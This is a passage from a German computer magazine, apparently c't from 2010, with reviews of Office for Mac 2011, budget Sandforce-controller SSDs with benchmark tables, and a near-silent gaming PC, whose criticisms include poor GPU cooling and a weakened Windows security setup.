verschiedene Register zugänglich sind. Die sichtbare Auswahl richtet sich jeweils danach, was der Anwender gerade im Dokument erledigt: Selektiert er ein Bild, erscheinen hier ausschließlich Bildbearbeitungsfunktionen, während man im Überarbeiten-Menüband alles Notwendige zum Nachverfolgen, Ablehnen oder Übernehmen von Änderungen findet. Das Menüband belegt zwar viel Platz, lässt sich bei Bedarf aber ausblenden – auf Wunsch sogar dauerhaft. Anders als unter Windows finden sich alle Funktionen nach wie vor über die gewohnten Menüs, sodass man sich nach und nach umgewöhnen kann.

Nach dem Start von Word, Excel und PowerPoint erscheint jeweils eine Auswahl aufwendig gestalteter Vorlagen, die stark an die Vorlagenkataloge von Apples iWork erinnert. Diese Kataloge zeigen die erste Seite aller Vorlagen an und präsentieren nacheinander alle weiteren Seiten beziehungsweise Folien, sobald man mit der Maus über eine bestimmte Vorlage fährt.

Auch mit den neuen Ansichten Publishing Layout und Notizblock orientiert sich Microsoft Word an Pages aus Apples iWork. Im Publishing Layout kann man ähnlich wie in einem DTP-Programm Textrahmen, Bilder und andere Objekte auf einer Seite positionieren. Über den neuen Medienbrowser, der auch in den anderen Office-Teilen bereitsteht, lassen sich Bilder, Filme und Musikdateien

unter anderem aus iPhoto, Photo Booth, iMovie und iTunes ins Dokument übernehmen. Der umständliche Umweg über die Objekt-Palette ist passé. Die Notizbuch-Ansicht soll offensichtlich das in der Mac-Version von Microsoft Office nicht vorhandene OneNote ersetzen, das allerdings weitaus mehr leistet. Immerhin kann man damit Sprachnotizen festhalten.

Besonders auf kleinen Bildschirmen ist der neue Full-Screen-Modus praktisch, der lediglich das Dokument vor schwarzem Hintergrund darstellt –

auch den gibt es in Pages. Der Anwender kann sich so besser auf den Dokumentinhalt konzentrieren. Wenn man den Mauszeiger an den oberen Bildschirmrand schiebt, blendet Word zeitweilig eine Symbolleiste mit den wichtigsten Formatierungsfunktionen ein.

Auf die nützliche Live-Vorschau der Windows-Version muss man auf dem Mac leider verzichten. Dafür bringt die Mac-Variante mit der Wiedervorlage eine exklusive Funktion in Word, Excel und PowerPoint mit, die sich viele Nutzer der Windows-Version auch wünschen dürften: Eine markierte Datei wird als Aufgabe in Outlook eingetragen, welches dann bei Fälligkeit per Dialog und Alarmton daran erinnert, aber nicht gleich auch öffnet.


In der Tabellenkalkulation haben die Mac-Entwickler lediglich Funktionen nachgerüstet, die bisher der Windows-Version vorbehalten waren und deren Fehlen den Austausch von Tabellen zwischen beiden Versionen praktisch unmöglich machten. Jetzt kennt Excel 2011 in der bedingten Formatierung Grafiken, sodass sich etwa Trends durch Symbole in Ampelfarben besser verdeutlichen lassen. Ebenfalls hinzugekommen sind Sparklines, die den Verlauf einer Datenreihe als Mini-Grafik in einer Excel-Zelle darstellen.

Präsentabel

Microsofts Präsentationsanwendung PowerPoint hatte bisher einen deutlich geringeren Glamourfaktor als das iWork-Pendant Keynote. PowerPoint 2011 hat diesbezüglich kräftig aufgeholt. 3D-Folienübergänge sind zwar die sichtbarste Annäherung an Keynote, doch auch wer auf aufwendige Animationen gern verzichtet, findet neue Werkzeuge zur individuellen Gestaltung. So profitiert PowerPoint sicher am meisten von den auch in Word und Excel verfügbaren Bildbearbeitungsfunktionen, die Fotos und Grafiken mit einem Klick etwa einen Aquarell- oder Mosaik-Look verpassen. Aus der Vielzahl an Rahmen, Schatten- und Spiegeleffekten wählt der Anwender den gewünschten ganz einfach aus Auswahlfenstern, in denen sich die diversen Varianten per Mini-Vorschau gut vergleichen lassen. Eine Freistellungsfunktion löst auf Wunsch simple Motive in einem Bild von ihrem Hintergrund. In vielen Fällen kann man so auf ein zusätzliches Bildbearbeitungsprogramm verzichten.

Das neue Mac-Office profitiert auch von den QuickTime-Fähigkeiten von Microsoft Office 2010 unter Windows. Doch Vorsicht: Office 2007 zeigt bei Präsentationen, die eine mov-Filmdatei enthalten, nur ein Bild. Ansonsten ließen sich pptx-Dateien im Test problemlos zwischen Office 2007 oder 2010 unter Windows und Office für Mac 2011 austauschen und wechselseitig bearbeiten. Bis auf eine EPS-Grafik, die deutlich verrutschte, blieben alle Folienelemente sowie Animationen und Übergänge erhalten. Die Videoschnittfunktionen des Windows-Office fehlen aber auf dem Mac.

Wer beim Zusammenspiel von Folienmaster, Hintergrundbild, diversen Bild- und Text-Elementen den Überblick verliert, kann eine



Jetzt gibt es auch auf dem Mac Ribbons. Erfreulicherweise sind hier aber die gewohnten Menüs weiter vorhanden.

neue, dreidimensionale Folien-Ansicht aufrufen, die jede Schicht einzeln darstellt und für einen guten Überblick sorgt.

Beim Präsentieren kann man sich von einer neuen Presenter-Ansicht unterstützen lassen, die auf einem Monitor das aktuelle Bild mit einer Vorschau auf die nächste Folie, der Uhrzeit und Notizen kombiniert, während ein anderer lediglich die Präsentation zeigt. Die Web-Anbindung des Büro-Pakets eröffnet darüber hinaus neue Vorführ-Möglichkeiten. So kann man zu einer Web-Präsentation einladen. Dazu werden die fertigen Folien aus der Anwendung heraus auf einen Windows-Live- oder SharePoint-Server übertragen. Alle Zuschauer erhalten vom Autor einen Link. Sobald der Browser bei allen Teilnehmern startklar ist, geht es los. Die dezentrale Präsentation kann, etwa in Verbindung mit einer Telefonkonferenz, auf einem Computermonitor betrachtet werden, lief im Test aber auch auf einem iPad flüssig ab.


Outlook

Viel Arbeit hat Microsoft in den vollkommen neu geschriebenen PIM und E-Mail-Client Outlook gesteckt, der Entourage ablöst und gegenüber diesem dazugelernt hat. So kann die Office-Komponente nun auch auf dem Mac endlich eine Kommunikation über mehrere Mails als Konversation darstellen. Auch wenn man diese Darstellungsform nicht gewählt hat, erhält man über den Konversationsknopf links neben dem Betreff stets schnell alle Beiträge einer Mail angezeigt.

Bei mehreren Mail-Konten konsolidiert Outlook gemeinsame Verzeichnisse wie Eingangskorb, Entwürfe oder Gesendet in einem übergeordneten Ordner; das spart das Öffnen mehrerer Ordner. Die Einzelbereiche sind jedoch weiterhin einzeln erreichbar.

Nachrichten legt Outlook, anders als Entourage, nicht in einer riesigen Datenbank ab, sondern in einzelnen Dateien. Die kann der Betriebssystemsuchdienst Spotlight bequem indizieren und blitzschnell durchsuchen – eine deutliche Verbesserung gegenüber der doppelten Buchführung von Entourage, das Datenbank und Einzeldateien parallel pflegte. Eine erweiterte Suchfunktion hilft, auch bei vielen Mails den Überblick zu behalten. Ähnlich der Dateisuche im Finder lassen sich Kriterien damit fein kombinieren. Vordefinierte Suchanfragen, etwa alle Mails einer Kategorie wie Familie, Team oder Urlaub sind direkt als sogenannte Filter erreichbar; eigene Suchanfragen lassen sich leider nicht als Filter speichern.

Erstellt man beispielsweise eine Einladung zu einer Besprechung in Form einer E-Mail, kann man sich eine Kalendervorschau einblenden lassen, die alle Termine im Umfeld anzeigt. Solche Einladungen funktionieren auch abseits eines Exchange-Server. So ist es etwa wunderbar möglich, an Googlemail-Nutzer Einladungen zu versenden, die dann per Klick in deren Google-Kalender wandern, und auch von Googlemail Einladungen in den Outlook-Kalender zu übernehmen.



In den bedingten Formatierungen gibt es jetzt auch Balkendiagramme und Symbole, sodass sich Excel-Tabellen mit Nutzern der aktuellen Windows-Version austauschen lassen.

Während des Tests mussten wir etliche Abstürze verzeichnen. Entourage-Umsteiger werden zudem die praktischen Ordnerfavoriten vermissen, mit denen sich viel Zeit beim Navigieren in umfangreichen Mail-Verzeichnissestrukturen sparen ließ.

Eingeschränkter Datenaustausch

Beim Ausprobieren einer Hand voll Word-Dokumente, Excel-Tabellen und PowerPoint-Präsentationen zwischen der Mac- und der Windows-Version hatten wir keine Probleme festgestellt. Das gilt allerdings nur für Dateien in den nativen Microsoft-Formaten docx, xlsx und so weiter. OpenOffice- oder iWork-Dokumente lassen sich weder lesen noch schreiben.

Erstmals seit Office 2004 gibt es wieder eine VBA-Unterstützung in Office für Mac OS. Sie ermöglicht auch die Übernahme von Add-ins und komplexer Lösungen, die etwa Eingaben per Makro entgegennehmen, von Windows. Leider setzt dem schon die unterschiedliche Pfadnomenklatur recht enge Grenzen: Makros, die unter Windows beispielsweise aufs Verzeichnis „C:\Meine Dokumente“ zugreifen, brechen mit einer Fehlermeldung ab. Gleicher passiert beim Auslesen der Registry (die der Mac nicht kennt) oder beim Aufruf von Systemfunktionen. Vorhandene Makros muss man also oft anpassen, was aber immer noch schneller als das Neuschreiben in AppleScript geht.

Dass Office 2011 wie von Microsoft behauptet schneller arbeitet als der Vorgänger, ließ sich in unserem Test nicht generell bestätigen. Zwar startete Word 2011 auf einem MacBook mit 2,4 GHz Intel Core 2 Duo und 2 GByte RAM mit 16 Sekunden spürbar flotter als Word 2008 (24 s), die neue Version benötigte zum Laden eines 163-seitigen Manuskripts samt vielen Bildern jedoch mit 28 Sekunden sogar 6 Sekunden länger als die ältere Version. Insgesamt fühlte sich die neue

Version aber flotter an und reagierte stets etwas zügiger, ohne dauernd den Warte-Cursor anzuzeigen; für die tägliche Arbeit ist das beinahe wichtiger.

Fazit

Microsoft hat sich viel Mühe mit dem neuen Mac-Office gegeben. Die Entwickler haben nicht einfach die Oberfläche der Windows-Version übernommen, sondern sie durchdacht mit den Besonderheiten von Mac OS verknüpft. Endlich hat auch der Funktionsumfang von Word, Excel, PowerPoint und Outlook mit dem der Windows-Versionen gleichgezogen. Dass Microsoft sich bei vielen Details von Apple hat inspirieren lassen und den Preis dem günstigen iWork annäherte, freut den Anwender – zumal das Microsoft-Paket weitaus mehr Funktionen bietet als iWork, etwa für wissenschaftliche Arbeiten oder Buchmanuskripte. Wie so oft bei Microsoft Office für den Mac muss aber ein Service Pack zunächst noch etwas Stabilität nachlegen – und gern auch weitere Funktionen sowie mehr Performance. Insgesamt lassen sich die Office-Anwendungen aber nun weit aus komfortabler und angenehmer als früher einsetzen. (db)

Literatur

[1] Offensive 2010, Microsofts neue Büro-Software gibt es für PCs, im Web und erstmals gratis, c't 12/10, S. 104

Office für Mac 2011

| Office-Paket | |
|-----------------------|---|
| Hersteller | Microsoft |
| Systemvoraussetzungen | Mac OS 10.5.8 und höher (nur Intel), 1 GByte RAM, 2,5 GByte Festplattenplatz |
| Besonderheiten | Aktivierung |
| Preis | 109 € (Home & Student 1 Lizenz),
139 € (Home & Student 3 Lizenz),
379 € (Home & Business 1 Lizenz),
549 € (Home & Business 2 Lizenz) |

Boi Feddern

Familientreffen

Günstige und schnelle SSDs mit Sandforce-Controller

Solid-State Disks mit dem schnellen Sandforce-Controller gibt es mittlerweile in vielen Varianten, darunter auch recht günstige. Corsair überrascht mit einer sehr schnellen 40-GByte-SSD, G.Skill schenkt dem Anwender mehr Netto-Speicherplatz, während OCZ eine SLC-Flash-Version mit attraktivem Preis ins Rennen schickt.

Solid-State Disks, die mit einem Controller des amerikanischen Startup-Unternehmens Sandforce arbeiten, bieten einen Vorteil gegenüber anderen Flash-Disks: Sie erreichen nicht nur bei sequenziellen und verteilten Lesezugriffen hohe Transferraten, sondern auch beim Schreiben. Manchmal schreiben die Disks sogar schneller, als sie lesen. Das ist untypisch, denn normalerweise ist das Schreiben bei Flash-Speichern sehr aufwändig. Vor dem Beschreiben muss eine SSD ihren Flash-Speicher erst (blockweise) löschen. Nur wenn ein

Speicherblock noch keinerlei Daten enthält, kann der Flash-Disk-Controller Daten direkt hineinschreiben. Andernfalls muss er die dort enthaltenen Daten erst in seinen Puffer lesen, um die neuen Daten ergänzen und anschließend alles zusammen wieder zurückzuschreiben (Read-Modify-Write). Das kostet nicht nur Zeit, was sich in der Praxis durch niedrige Schreibtransferraten bemerkbar macht, sondern strapaziert die Flash-Zellen auch unnötig, schließlich müssen mehr Daten geschrieben werden als theoretisch notwendig.

Die Hersteller nennen diesen Effekt Write Amplification. Nur SSDs mit besonders leistungsfähigen Controllern – etwa jene von Intel – erreichen eine Write Amplification nahe „1“, bei den Sandforce-SSDs liegt sie sogar darunter. Der Trick: Der Sandforce-Controller arbeitet mit einem komplexen Schreibalgorithmus, bei dem auch Datenkompression zum Einsatz kommt. Das spart Schreibzugriffe, funktioniert aber freilich nur, solange es auch etwas zu komprimieren gibt. Sobald es die Disk mit bereits komprimierten Daten zu tun bekommt – etwa beim Kopieren von Filmen oder Musik – sinken die Schreibtransferraten auf das Niveau anderer SSDs. Doch es gibt noch weitere Eigenarten bei den neuen Sandforce-SSDs.

Kleiner Sprinter

Corsair hat sein Produktangebot nach unten erweitert und liefert mit der F40 (40 GByte) nun auch eine Sandforce-SSD mit geringer Kapazität als schnellen Boot-Massenspeicher. Das Besondere: Während es sich bei den Einstiegsmodellen anderer Hersteller in der Regel sprichwörtlich um abgespeckte Versionen der

jeweiligen Spitzenmodelle handelt – konkret um Geräte mit reduzierter Anzahl an Speicherchips, verwendet Corsair in der F40 Speicherchips mit geringerer Einzelkapazität. Statt 16 Chips à 8 GByte wie bei der in c't 12/10 vorgestellten F100 [1] stecken in der F40 nunmehr 12 Chips mit jeweils 4 GByte (von Intel).

Da dem Flash-Disk-Controller so nach wie vor sehr viele Speicherchips zur Verfügung stehen, die er parallel ansteuern kann, erreicht die F40 ähnlich hohe Maximaltransferraten wie ihre großen Schwestern, also jenseits von 200 MByte/s. Viele andere Einsteiger-SSDs der 100-Euro-Klasse kranken bislang an niedrigen Schreibtransferraten. Intels X25-V gleicher Kapazität erreicht etwa nur ein Fünftel der Schreibgeschwindigkeit, weil der Hersteller sie nur mit fünf Speicherchips à 8 GByte bestückt. Allerdings kostet sie so auch rund 15 Euro weniger.

Sparkurs

Nicht nur in der F40, auch in allen anderen am Markt erhältlichen SSDs steckt mehr Flash-Speicher, als man tatsächlich nutzen kann (Over-Provisioning). Ein Teil des Speichers ist exklusiv für den Flash-Disk-Controller reserviert. Aus der sogenannten „Spare Area“ mit freien Speicherblöcken bedient sich der Controller fürs Wear-Leveling, um Schreibzugriffe zu beschleunigen oder auch um defekte Speicherblöcke auszutauschen. Bei Sandforce-SSDs war die Spare Area bislang ungewöhnlich groß: 28 Prozent des verbauten Speichers waren für den Controller reserviert. Das sollte sicherstellen, dass die Performance der Sandforce-SSDs auch bei kontinuierlichen Schreibzugriffen und bei steigendem Gesamtfüllstand nicht einbricht. Auch um eine hohe Zuverlässigkeit zu gewährleisten, ist eine möglichst große Anzahl an Reserveblöcken hilfreich.



Solid-State Disks mit Sandforce-Controller arbeiten mit Datenkompression und erreichen so auch beim Schreiben sehr hohe Transferraten.

Solid-State Disks – Messergebnisse

| | minimale/maximale sequenzielle Transferrate beim Lesen [MByte/s] ¹
besser ▶ | minimale/maximale sequenzielle Transferrate beim Schreiben [MByte/s] ¹
besser ▶ | I/Os pro Sekunde bei zufällig verteilten Schreib-/Lesezugriffen (Random Write/Read) ²
besser ▶ |
|--------------------------------------|---|---|--|
| Corsair CSSD-F40GB2 F40 Force Series | 112/216 | 119/238 | 15602/31710 |
| G.Skill FM-2552S-100GBP1 Phoenix | 204/219 | 228/238 | 10334/32457 |
| G.Skill FM-2552S-120GBP2 Phoenix Pro | 203/215 | 229/238 | 22706/32350 |
| OCZ OCZSSD2-2AGTEX50G Agility 2 EX | 204/219 | 228/238 | 40130/32638 |

¹ gemessen mit H2benchw, Blockgröße 64 MByte

² gemessen mit Iometer, 32 outstanding I/O, Messdauer: 5 Minuten, Blockgröße 4 KByte

alle Messungen an einem Intel DX58SO mit Intel Core i7-920 (2,67 GHz) und 4 GByte RAM unter Windows 7 Professional 64-Bit

Um beim Preis pro Gigabyte konkurrenzfähig zu bleiben, haben die Anbieter die Spare Area bei neuen Sandforce-SSDs auf 13 Prozent verkleinert und versichern, dass sich die Reduzierung der Reserveblöcke nicht nennenswert auf Performance und Zuverlässigkeit auswirke. Bei normaler PC-Nutzung würden ohnehin mehr Daten gelesen als geschrieben und bei steigendem Gesamtfüllstand kann das ATA-Trim-Kommando helfen, die Anzahl freier Speicherblöcke zu steigern. Beim Vergleichstest der G.Skill-Modelle Phoenix (100 GByte, 28 Prozent Spare Area) und Phoenix Pro (120 GByte, 13 Prozent Spare Area) konnten wir dann doch Unterschiede feststellen: Das Pro-Modell mit verkleinerter Spare Area erreicht die höheren Transferraten bei verteilten Lese- und Schreibzugriffen, weil es obendrein mit einer optimierten Firmware arbeitete. In unserem Test sackten die Transferraten mit fortschreitender Iometer-Messdauer zwar ab, aber nicht schneller als bei anderen Sandforce-SSDs mit größerer Spare Area.

Für den Servereinsatz oder in anderen Nutzungsszenarien, in denen besonders viele Schreibzugriffe erfolgen und es auf Maximalperformance ankommt, empfehlen die Hersteller dennoch den Kauf der Modelle mit größerer Spare Area, weil sie länger „frisch“ bleiben – oder wenn es auf besondere Zuverlässigkeit ankommt, gleich eine teure SSD mit SLC- (Single-Level Cell) statt

MLC-Flash (Multi-Level Cell). Für semiprofessionelle Nutzer bewirbt OCZ die neue Agility 2 EX (50 GByte). Sie ist eine billigere Version der Vertex 2 EX und arbeitet ebenfalls mit SLC-Chips, aber mit dem für „Client“-SSDs gedachten Sandforce SF-1200-Controller, der auch in den anderen hier vorgestellten und für den Massenmarkt gedachten SSDs zu finden ist. Damit ist sie um 150 Euro billiger, allerdings muss man auch auf zwei Zusatzfunktionen verzichten, die CZ für seine „echten“ Server-Disks mit SF-1500-Controller verspricht: nämlich eine Datenverschlüsselung mit 128-Bit-AES und einen Kondensator zur Pufferung bei Stromausfall. Außerdem beträgt die theoretische „MTBF“ bei der Agility nur 2 Millionen statt 10 Millionen Stunden.

Unter dem Deckel unserer Agility steckte verwirrenderweise dann doch ein Controller-Chip aus der Baureihe SF-1500 – angeblich weil wir ein „sehr frühes Muster aus der Produktion“ erwischt haben. Gegenüber den mit MLC-Flash ausgestatteten Client-SSDs mit Sandforce-Controller zeigte die SLC-Disk bei sequenziellen Zugriffen keine Vorteile, lieferte aber die deutlich höheren und konstanteren Transferraten bei verteilten Schreibzugriffen. (boi)

Literatur

[1] Boi Feddern, Zellkulturen, Solid-State Disks bis 256 GByte, c't 12/10, S. 118

Anzeige

Solid-State Disks – technische Daten

| Modell | CSSD-F40GB2 F40 Force Series | FM-255S2-100GBP1 Phoenix | FM-255S2-120 GBP2 Phoenix Pro | OCZSSD2-2AGTEX50G |
|--|---|---|---|---|
| Hersteller | Corsair, www.corsairmemory.com | G.Skill, www.gskill.com | G.Skill, www.gskill.com | OCZ, www.ocz-technology.com |
| Schnittstelle/unterstützt NCQ/ATA Trim | Serial ATA 3 GBit/s/✓/✓ | Serial ATA 3 GBit/s/✓/✓ | Serial ATA 3 GBit/s/✓/✓ | Serial ATA 3 GBit/s/✓/✓ |
| Controller | Sandforce SF-1200 | Sandforce SF-1200 | Sandforce SF-1200 | Sandforce SF-1500 |
| Firmware | 1.1 | 2.1 | 2.1 | 1.11 |
| Formfaktor/ Bauhöhe | 2,5"/9,5 mm | 2,5"/9,5 mm | 2,5"/9,5 mm | 2,5"/9,5 mm |
| Flash-Typ | MLC | MLC | MLC | SLC |
| Kapazität laut Hersteller ¹ | 40 GByte | 100 GByte | 120 GByte | 50 GByte |
| Leistungsaufn. Ruhe/ Random Read/ Random Write | 0,5 W/ 1,0 W/ 1,2 W | 0,9 W/ 1,5 W/ 1,5 W | 0,8 W/ 1,3 W/ 1,8 W | 0,9 W/ 1,3 W/ 1,5 W |
| Lieferumfang | – | Montagerahmen für 3,5"-Schächte | Montagerahmen für 3,5"-Schächte | Montagerahmen für 3,5"-Schächte |
| Garantie | 3 Jahre | 3 Jahre | 3 Jahre | 3 Jahre |
| Straßenpreis | 106 € | bei Redaktionsschluss in Deutschland nicht lieferbar | 347 € | 637 € |

¹ Die Hersteller rechnen mit 1 GByte = 1 000 000 000 Byte. Für Windows dagegen ist 1 GByte = 1 073 741 824 Byte, die angezeigte Kapazität daher kleiner.



Christian Hirsch

Ruhiger Riese

Spielerechner mit geräuscharmer Technik

Leistung satt mit Sechskernprozessor und High-End-Grafikkarte und dennoch unhörbar leise: Hält der Gaming-PC was sein Hersteller verspricht?

Beim Auspacken des schwarzen Ungetüms sind erst einmal Muskeln gefragt. Leer bringt das Big-Tower-Gehäuse von Zalman bereits rund 18 Kilogramm auf die Waage, mit PC-Innenleben sind es noch einmal einige Kilo mehr. Im aufgeräumten Inneren fällt der Blick sofort auf den riesigen Prozessorkühler mit 12-cm-Lüfter. Er thront auf einem Phenom II X6 1055T mit 2,8 GHz, sechs CPU-Kernen und 95 Watt Thermal Design Power (TDP). Einzeln gibt es diese CPU in Europa aber (noch) nicht zu kaufen. Bei den hiesigen PC-Händlern findet man lediglich die Variante mit 125 Watt TDP. Nach Angaben des Herstellers Besser Leise stammt der Prozessor aus Japan.

Beim Mainboard entschied sich der Hersteller für das Asus M4A89GTD PRO/USB3 mit AMD-890GX-Chipsatz und SB850-Southbridge. Die integrierte Grafikeinheit liegt wegen der geckten Nvidia-Grafikkarte GeForce GTX 460 brach. Hier leistet sich Besser Leise einen kleinen Faux pas, da die Karte im obersten PEG-Slot eingebaut ist. In dieser Konfiguration kommuniziert sie lediglich über acht PCI-Express-Lanes mit dem Chipsatz. Für die volle Anbindung mit 16 PCIe-Lanes hätte die Grafikkarte im zweiten Steckplatz und die dem Mainboard beigelegte Adapterkarte im ersten PEG-Slot sitzen müssen. Bei 3D-Spielen oder Benchmarks wirkt sich das aber nicht aus, da die Datentransferrate von PCIe 2.0 x8 auch für moderne High-End-Grafikkarten ausreicht.



Die sechs von außen durch Klappen zugänglichen Festplattenrahmen lässt der Hersteller unbestückt und baut die 1-TByte-Platte stattdessen in einen Entkopplerrahmen in einen 5,25"-Einbauschacht ein.

Heißgelaufen

Nach dem Einschalten fällt der Rechner auch in sehr ruhiger Umgebung akustisch nicht auf. Auch unter Volllast der leistungsfähigen CPU und GPU bleibt er mit 0,2 Sone unverändert leise. Um dies zu erreichen, hat der Hersteller das Gehäuse mit Dämmmatte ausgekleidet und betreibt sämtliche Ventilatoren mit kon-

stanter Drehzahl. Zudem hat Besser Leise die Standardlüfter und die Plastikverkleidung der Grafikkarte durch zwei 10-cm-Ventilatoren von Scythe ersetzt. Diese sind allerdings nicht am geregelten Ausgang der Grafikkarte angeschlossen, sondern hängen fatalerweise über einen 5-Volt-Adapter direkt am Netzteil.

Innerhalb weniger Minuten schnellte die GPU-Temperatur bei 3D-Last auf 100 °C und verharrte schließlich dort, da sich der Chip wegen drohender Überhitzung drosselte. Die Bildrate beim Computerspiel Crysis brach dabei von 45 auf 34 Frames pro Sekunde (fps) ein. Die Kühlungsgranate ist unnötig: Auch mit 12 Volt am Grafikkartenlüfter bleibt der Rechner leise, dabei sinkt die GPU-Temperatur um etwa 30 °C in den grünen Bereich. Lediglich das laute Blu-ray-Combo-Laufwerk verhagelt die sonst tadellose Geräuschbilanz – der DVD-Brenner ist viel leiser.

Bei ruhendem Windows-Desktop konsumierte der Rechner 74 Watt, was für einen PC dieser Leistungsklasse einen guten Wert darstellt. Unter Volllast bleibt die Leistungsaufnahme, vermutlich unter anderem wegen der 95-Watt-Version des Phenom II X6 1055T, deutlich unter der 300-Watt-Marke. Des Weiteren verringerte der Hersteller den Stromhunger mit einem modifizierten Grafikkarten-BIOS von edel-grafikkarten.de, sodass die Versorgungsspannung des Grafikchips unter Last nur 0,887



Die Strom- und Datenleitungen im AMD Schwartz PC hat der Hersteller mit Kabelbindern fixiert.

statt der sonst üblichen 1,075 Volt beträgt. Im Soft-Off-Zustand überschritt der AMD Schwartz PC den seit Anfang des Jahres nach EU-Richtline vorgegebenen 1-Watt-Grenzwert deutlich. Setzt man im BIOS-Setup jedoch die EuP-Option und verzichtet auf das Aufwecken per LAN und USB, erfüllt er die Vorgabe. Ein Nachteil des gewählten Mainboards sind die mäßigen Übertragungsgeschwindigkeiten über FireWire und eSATA.

Licht und Schatten

Wir orderten den Rechner mit vorinstalliertem Windows 7 Professional und Ubuntu in einer Dual-Boot-Konfiguration. Etwas verblüfft waren wir, dass uns statt des gewohnten Aero-Desktops die klassische Windows-2000-Ansicht begrüßte. Nicht mehr in die Kategorie Geschmackssache fällt nach unserer Ansicht die deaktivierte Benutzerkontensteuerung (UAC). Diesen Eingriff ins Sicherheitskonzept von Windows macht der installierte Avira-Virenscanner nicht wett. Zudem befand sich das Systemtool XP-Antispy auf dem Rechner, das unter anderem den Zeitplanerdienst von Windows abschaltete. Als Folge bricht die Festplatten-Defragmentierung mit einer Fehlermeldung ab.

Auf Nachfrage erklärte der Hersteller, dass diese Vorkonfiguration von den meisten Käufern so gewünscht werde. Zudem gebe es mit den Kunden ein ausführliches Beratungsgespräch über die geplante Konfiguration. Lobenswert fanden wir die zahlreichen, vorinstallierten Open-Source-Programme wie Open-Office, Firefox, Thunderbird und VLC. Einen geeigneten HD-Videoencoder für das Blu-ray-Laufwerk suchten wir hingegen vergeblich auf der Festplatte.

Fazit

Der AMD Schwartz PC unterbietet bei der Lautstärke sämtliche in den letzten Jahren von uns getesteten Gaming-PCs. Trotz der leistungsfähigen Komponenten fällt er auch im leisen Wohnzimmer – akustisch – nicht auf. Die fragwürdige Windows-Konfiguration und insbesondere die im Auslieferungszustand mangelhafte Grafikkartenkühlung trüben allerdings das Bild des 1500 Euro teuren Rechners. (chh)

AMD Schwartz PC

| | | | | |
|--|---|--|-------------------------------------|------------------|
| Hersteller, Website | Besser Leise, www.besser-leise.de | | | |
| Garantie | 24 Monate gesetzliche Gewährleistung | | | |
| Hardware-Ausstattung | | | | |
| CPU / Taktrate / Kerne | Phenom II X6 1055T / 2,8 GHz / 6 | | | |
| CPU-Fassung / -Lüfter | AM3 / 12 cm | | | |
| RAM (Typ / Max) / -Slots (frei) | 4 GByte (PC3-10700 / 16 GByte) / 4 (2) | | | |
| Grafik (-speicher) / -lüfter | GeForce GTX 460 (1024 MByte) / 2 × 10 cm | | | |
| Mainboard (Format) | Asus M4A89GTD-PRO/USB3 (ATX) | | | |
| Chipsatz | AMD 890GX & SB850 | | | |
| Steckplätze (nutzbar) | 2 × PCI (2) / 1 × PCIe x1 (0) / 1 × PCIe x4 (0) / 2 × PEG (1) | | | |
| Festplatte (Typ, Kapazität, Drehzahl, Cache) | Samsung Spinpoint F3 HD103SJ (SATA, 1 TByte, 7200 min ⁻¹ , 32 MByte) | | | |
| optische Laufwerke (Typ) | TSSTcorp SH-S223C (Blu-ray-Combo), TSSTcorp SH-B123L (DVD-Brenner) | | | |
| Sound-Interface (Chip) | HDA (Realtek ALC892) | | | |
| Netzwerk-Interface (Chip, Typ) | 1 GBit/s (Realtek RTL 8111E, PCIe) | | | |
| Zusatz-Chips (Chip, Typ) | eSATA+PATA (JMicron JMB361, PCIe), FW400 (VIA VT6308P, PCI), USB 3.0 (NEC D720200F1, PCIe) | | | |
| Gehäuse (B × H × T [mm]) / -lüfter | Zalman GS1000SE, Big-Tower (217 × 529 × 593) / 3 × 12 cm | | | |
| 3,5" / 5,25"-Schächte (frei) | 6 (6) / 4 (1) | | | |
| Netzteil (-lüfter) | Scythe Kamariki 4, 450 Watt (✓) | | | |
| Anschlüsse hinten | 1 × PS/2, 4 × USB 2.0, 2 × USB 3.0, 1 × FireWire, 1 × eSATA, 1 × LAN, 6 × analog Audio, 1 × SPDIF out optisch | | | |
| VGA / DVI / HDMI | 1 (per DVI-Adapter) / 2 / 1 (per Mini-HDMI-Adapter) | | | |
| Anschlüsse vorn, oben und seitlich | 2 × USB, 1 × FireWire, 2 × Audio | | | |
